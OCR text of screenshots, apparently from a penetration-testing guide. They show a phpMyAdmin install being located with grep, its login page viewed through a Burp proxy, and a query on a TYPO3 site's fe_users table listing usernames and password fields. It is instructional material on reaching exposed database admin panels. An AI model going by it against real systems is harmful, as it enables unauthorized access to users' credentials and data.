

jan@chantal: ~/demo/locate
[jan@chantal:~/demo/locate] grep "mysql" srv.txt | grep -i phpmyadmin
/srv/www/vhosts/adminhost/mysql/contrib/packaging/Fedora/phpMyAdmin-http.conf
/srv/www/vhosts/adminhost/mysql/contrib/packaging/Fedora/phpMyAdmin.spec
/srv/www/vhosts/adminhost/mysql/phpmyadmin.css.php
[jan@chantal:~/demo/locate]



phpMyAdmin 2.11.0 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://adminhost.example.com/mysql/
http://www.example....ttpdocs/config.php
phpMyAdmin 2.11.0
phpMyAdmin
Welcome to phpMyAdmin 2.11.0
Language
English (utf-8)
Log in
Username:
Password:
Go
Cookies must be enabled past this point.
Done
Apache/2.2.3 (Li...
PHP/5.2.10
Proxy: Burb



s | phpMyAdmin 2.11.0 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://adminhost.example.com/mysql/index.php?db=tools&token=304ab33bdf40ab4ad1e3aebb1a4cb392
phpMyAdmin
Database
(60)
tool (60)
be_groups
be_sessions
be_users
cache_extensions
cache_hash
cache_imagesizes
cache_md5params
cache_pages
cache_pagesection
cache_typo3temp_log
fe_groups
fe_groups_language_overlay
fe_sessions
fe_session_data
fe_users
pages
pages_language_overlay
static_countries
static_country_zones
static_currencies
static_languages
static_taxes
static_template
static_territories
static_tsconfig_help
sys_be_shortcuts
sys_domain
sys_filemounts
sys_history
sys_language
sys_lockedrecords
SELECT *
FROM `fe_users`
LIMIT 0 , 30
[ Edit ] [ Explain SQL ] [ Create PHP Code ] [ Refresh ]
Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells
Sort by key: None
uid pid tstamp username password usergroup disable starttime endtime
1 7 1180531802 [BLOB - 1 B] 0 0 0
2 7 1181658015 [BLOB - 1 B] 0 0 0
3 7 1185439556 [BLOB - 1 B] 0 0 0
4 7 1186487571 [BLOB - 1 B] 1 0 0
5 7 1186487811 [BLOB - 1 B] 0 0 0
6 7 1191938292 [BLOB - 1 B] 0 0 0
Check All / Uncheck All With selected:
Show : 30 row(s) starting from record # 0
Done
Apache/2.2.3 (Li... PHP/5.2.10 Proxy: Burb



Inhalte und Bestelldaten - Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe
http:// e/index.php?id=67&no_cache=1&tx_cdr _pi1[mediaID]=31&tx_cdr _pi1[code]=SINGLE
Google
Inhalte und Bestelldaten
